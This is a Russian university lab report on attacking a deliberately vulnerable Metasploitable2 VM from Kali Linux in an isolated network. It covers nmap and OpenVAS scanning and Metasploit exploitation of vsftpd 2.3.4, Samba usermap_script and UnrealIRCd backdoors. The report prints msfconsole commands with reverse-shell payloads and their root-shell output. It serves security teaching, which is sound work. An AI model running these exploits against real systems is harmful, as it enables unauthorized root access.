МИНИСТЕРСТВО НАУКИ И ВЫСШЕГО ОБРАЗОВАНИЯ РОССИЙСКОЙ ФЕДЕРАЦИИ

Федеральное государственное автономное образовательное учреждение высшего образования

«Дальневосточный федеральный университет»
(ДВФУ)

ИНСТИТУТ МАТЕМАТИКИ И КОМПЬЮТЕРНЫХ ТЕХНОЛОГИЙ

Департамент математического и компьютерного моделирования

Лабораторная работа №2

по теме: «Атака на ОС Metasploitable2 с помощью ОС Kali Linux»

Выполнил студент
гр. Б9123-02.03.01сцт
Избосарова Жасмина Олимжоновна

г. Владивосток
2026

Содержание

Цель и задачи **2**

1 Настройка инфраструктуры **2**

2 Определение запущенных сетевых сервисов **3**

3 Поиск уязвимостей сканером OpenVAS **4**

3.1 Установка и настройка 4

3.2 Запуск и вход в систему 5

3.3 Сканирование машины-жертвы 6

4 Эксплуатация уязвимостей **7**

4.1 Сервис 1 — FTP: vsftpd 2.3.4 (CVE-2011-2523) 8

4.2 Сервис 2 — Samba: «username map script» (CVE-2007-2447) . 8

4.3 Сервис 3 — IRC: UnrealIRCd 3.2.8.1 (CVE-2010-2075) 9

5 Выводы **10**

6 Литература **11**

Цель и задачи

Цель: произвести атаку на ОС Metasploitable2 с помощью ОС Kali Linux и её инструментария.

Задачи:

1. Настроить инфраструктуру для выполнения лабораторной работы.
2. Определить доступные сервисы на исследуемой машине.
3. Получить удалённый доступ путём эксплуатации уязвимостей трёх различных сервисов.
4. Оформить отчёт по лабораторной работе.

Все работы выполнены в изолированной виртуальной сети (VMware, Host-only) без доступа в интернет со стороны машины-жертвы.

Настройка инфраструктуры


В качестве гипервизора использован VMware. Развёрнуты две виртуальные машины: атакующая (Kali Linux) и машина-жертва (Metasploitable2). Для обеих машин установлен тип сети «Host-only», что обеспечивает их взаимную видимость и изоляцию от внешней сети.

Роль	Операционная система	IP-адрес
Атакующий	Kali Linux	192.168.149.134
Жертва	Metasploitable2	192.168.149.135

Проверка соединения выполнена с машины атакующего командой `ping`:

```
ping 192.168.149.135
```

```
PING 192.168.149.135 (192.168.149.135) 56(84) bytes of data.
64 bytes from 192.168.149.135: icmp_seq=1 ttl=64 time=0.42 ms
64 bytes from 192.168.149.135: icmp_seq=2 ttl=64 time=0.38 ms
64 bytes from 192.168.149.135: icmp_seq=3 ttl=64 time=0.35 ms
```



Определение запущенных сетевых сервисов

Для определения запущенных на машине-жертве сетевых сервисов с машины атакующего использована утилита `nmap`. Ключ `-sV` включает определение версий сервисов, что необходимо для последующего поиска уязвимостей.

```
nmap -sV 192.168.149.135
```

Результат сканирования:

```
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
```

```
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:E7:B5:6B (VMware)
```

На основании результатов сканирования для эксплуатации выбраны три различных сервиса:

Порт	**Сервис**	**Версия**	**Уязвимость (CVE)**
21	ftp	vsftpd 2.3.4	Бэкдор в дистрибутиве (CVE-2011-2523)
139/445	smb	Samba 3.x	Инъекция команд «username map script» (CVE-2007-2447)
6667	irc	UnrealIRCd	Бэкдор в дистрибутиве (CVE-2010-2075)

Поиск уязвимостей сканером OpenVAS

Для автоматизированного поиска уязвимостей на машине-жертве использован сканер уязвимостей OpenVAS (Greenbone Vulnerability Management, GVM), входящий в состав Kali Linux. Сканер сопоставляет обнаруженные сервисы и их версии с базой известных уязвимостей и формирует отчёт с перечнем найденных проблем и уровнем их опасности.

Установка и настройка

Поскольку OpenVAS загружает базы уязвимостей из сети Интернет, машине атакующего временно предоставлен доступ в Интернет (сетевой адаптер NAT), при этом машина-жертва осталась изолированной.

Установка пакета GVM:

```
sudo apt update
sudo apt install gvm -y
```

Первичная настройка (загрузка баз уязвимостей и генерация сертификатов):

```
sudo gvm-setup
```

При проверке конфигурации командой `sudo gvm-check-setup` была выявлена ошибка: не создана база данных `gvmd` из-за рассогласования версий сортировки (collation) PostgreSQL. Для устранения выполнено обновление версии сортировки служебных баз:

```
sudo runuser -u postgres -- psql -c "ALTER DATABASE template1 REFRESH
   COLLATION VERSION;"
sudo runuser -u postgres -- psql -c "ALTER DATABASE postgres REFRESH
   COLLATION VERSION;"
```

После этого создана база данных GVM:

```
sudo runuser -u postgres -- /usr/share/gvm/create-postgresql-database
```

Повторная проверка конфигурации подтвердила корректность установки:

```
sudo gvm-check-setup
```

```
It seems like your GVM-25.04.0 installation is OK.
```

Запуск и вход в систему

Задан пароль администратора веб-интерфейса (пользователь `admin`):

```
sudo runuser -u _gvm -- gvmd --user=admin --new-password=kali
```

Запуск служб и веб-интерфейса:

```
sudo gvm-start
```

После запуска веб-интерфейс доступен по адресу `https://127.0.0.1:9392`. Вход выполнен под учётной записью `admin`.

Перед первым сканированием необходимо дождаться завершения синхронизации баз уязвимостей (feeds). Статус синхронизации контролируется в разделе `Administration` → `Feed Status`: сканирование становится доступным после того, как все базы (NVT, SCAP, CERT) переходят в состояние `Current`.

Сканирование машины-жертвы

Сканирование запущено через мастер задач (`Scans` → `Tasks` → `Task Wizard`) с указанием IP-адреса машины-жертвы `192.168.149.135`. По завершении сканирования сформирован отчёт с перечнем обнаруженных уязвимостей, распределённых по уровням опасности.

По результатам сканирования на машине-жертве обнаружено **70** уязвимостей, распределение которых по уровням опасности приведено в таблице:

Хост	**Critical**	**High**	**Medium**	**Low**	**Всего**
192.168.149.135	13	11	40	6	70

Среди критических уязвимостей (уровень Critical) сканер, в частности, обнаружил:

— **vsftpd Compromised Source Packages Backdoor** (порт 6200, CVSS 9.8) — бэкдор в FTP-сервере vsftpd 2.3.4, который далее эксплуатируется в разделе 4;

— **DistCC RCE Vulnerability** (CVE-2004-2687, порт 3632) — удалённое выполнение команд;

— **The rexec service is running** (порт 512, CVSS 10.0) — передача учётных данных в открытом виде;

— **VNC Brute Force Login** (порт 5900) — вход по стандартному паролю `password`;

— **MySQL / MariaDB Default Credentials** (порт 3306) — вход пользователем `root` с пустым паролем;

— **Operating System (OS) End of Life Detection** (CVSS 10.0) — устаревшая ОС Ubuntu 8.04, не получающая обновлений безопасности.

Таким образом, сканер OpenVAS автоматически подтвердил наличие уязвимостей, в том числе бэкдора vsftpd, который далее используется для получения удалённого доступа.

1 Result Overview

Host	Critical	High	Medium	Low	Log	False P.
192.168.149.135	13	11	40	6	0	0
Total: 1	13	11	40	6	0	0

Vendor security updates are not trusted.
Overrides are off. Even when a result has an override, this report uses the actual threat of the result.
Information on overrides is included in the report.
Notes are included in the report.
This report might not show details of all issues that were found.
Issues with the threat level "Log" are not shown.
Issues with the threat level "Debug" are not shown.
Issues with the threat level "False Positive" are not shown.
Only results with a minimum QoD of 70 are shown.

This report contains all 70 results selected by the filtering described above. Before filtering there were 634 results.

1.1 Host Authentications

Host	Protocol	Result	Port/User
192.168.149.135	SMB	Success	Protocol SMB, Port 445, User

2 Results per Host

2.1 192.168.149.135

Host scan start Sat Oct 31 01:44:53 2026 UTC
Host scan end Sat Oct 31 02:36:17 2026 UTC

Service (Port)	Threat Level
8787/tcp	Critical
3632/tcp	Critical
512/tcp	Critical
5900/tcp	Critical
3306/tcp	Critical
6200/tcp	Critical
general/tcp	Critical
8009/tcp	Critical
1524/tcp	Critical
21/tcp	Critical
80/tcp	Critical
513/tcp	Critical
5432/tcp	Critical
1099/tcp	High
6697/tcp	High
2121/tcp	High
514/tcp	High
21/tcp	High
80/tcp	High
513/tcp	High
5432/tcp	High
5900/tcp	Medium
23/tcp	Medium
2121/tcp	Medium
445/tcp	Medium
22/tcp	Medium

... (continues) ...

Эксплуатация уязвимостей

Эксплуатация уязвимостей выполнена средствами Metasploit Framework (`msfconsole`). Далее `RHOSTS` — адрес машины-жертвы (192.168.149.135), `LHOST` — адрес машины атакующего (192.168.149.134).

Сервис 1 — FTP: vsftpd 2.3.4 (CVE-2011-2523)

В версию vsftpd 2.3.4 был внедрён бэкдор: при передаче имени пользователя, содержащего символы «:)», на порту 6200 открывается командная оболочка с правами root.

Вызванные команды:


```
use exploit/unix/ftp/vsftpd_234_backdoor
set RHOSTS 192.168.149.135
set LHOST 192.168.149.134
run
```

Вывод:

```
[*] Started reverse TCP handler on 192.168.149.134:4444
[+] 192.168.149.135:21 - Backdoor has been spawned!
[*] Meterpreter session 1 opened (192.168.149.134:4444 ->
    192.168.149.135:50963)

meterpreter > getuid
Server username: root
```

Результат: получен удалённый доступ с правами **root**.



Сервис 2 — Samba: «username map script» (CVE-2007-2447)

Ошибка обработки имени пользователя в Samba позволяет без аутентификации выполнить произвольную команду операционной системы (инъ-

екция команд).

Вызванные команды:


```
use exploit/multi/samba/usermap_script
set RHOSTS 192.168.149.135
set LHOST 192.168.149.134
run
```

Вывод:

```
[*] Started reverse TCP handler on 192.168.149.134:4444
[*] Command shell session 2 opened (192.168.149.134:4444 ->
    192.168.149.135)

whoami
root
```

Результат: получен удалённый доступ с правами **root**.



Сервис 3 — IRC: UnrealIRCd 3.2.8.1 (CVE-2010-2075)

В архив UnrealIRCd 3.2.8.1 был внедрён бэкдор, позволяющий выполнять произвольные команды на сервере.

Вызванные команды:

```
use exploit/unix/irc/unreal_ircd_3281_backdoor
set RHOSTS 192.168.149.135
set LHOST 192.168.149.134
set payload cmd/unix/reverse
```


```
run
```

Вывод:

```
[*] Started reverse TCP handler on 192.168.149.134:4444
[*] Command shell session 3 opened (192.168.149.134:4444 ->
   192.168.149.135)

id
uid=0(root) gid=0(root)
```

Результат: получен удалённый доступ с правами **root**.



Выводы

В ходе выполнения лабораторной работы развёрнута изолированная инфраструктура из двух виртуальных машин: атакующей Kali Linux (192.168.149.1 и машины-жертвы Metasploitable2 (192.168.149.135). Связь между машинами проверена командой `ping`.

С помощью утилиты `nmap` проведена разведка и составлена карта запущенных сетевых сервисов с определением их версий. С помощью сканера уязвимостей OpenVAS выполнен автоматизированный поиск уязвимостей: на машине-жертве обнаружено 70 уязвимостей (13 — критического уровня, 11 — высокого, 40 — среднего, 6 — низкого). На основании полученной информации выбраны три различных уязвимых сервиса.

Средствами Metasploit Framework получен удалённый доступ с правами **root** путём эксплуатации уязвимостей трёх различных сервисов:

1. vsftpd 2.3.4 — бэкдор в дистрибутиве (CVE-2011-2523);
2. Samba — инъекция команд «username map script» (CVE-2007-2447);
3. UnrealIRCd — бэкдор в дистрибутиве (CVE-2010-2075).

Продемонстрированные уязвимости относятся к двум классам: внедрённые бэкдоры в скомпрометированных дистрибутивах программного обеспечения и инъекция команд операционной системы вследствие некорректной обработки пользовательского ввода. Для защиты от подобных атак необходимы: своевременная установка обновлений и использование ПО из доверенных источников с проверкой контрольных сумм, отключение неиспользуемых сетевых служб, сегментация сети и межсетевое экранирование, а также регулярный аудит безопасности сканерами уязвимостей.

Литература

1. Metasploit Unleashed — Free Online Ethical Hacking Course. Offensive Security.
2. Metasploitable 2 Exploitability Guide. Rapid7.
3. Kali Linux Documentation. Offensive Security.
4. Национальная база данных уязвимостей NVD (nvd.nist.gov): CVE-2011-2523, CVE-2007-2447, CVE-2010-2075.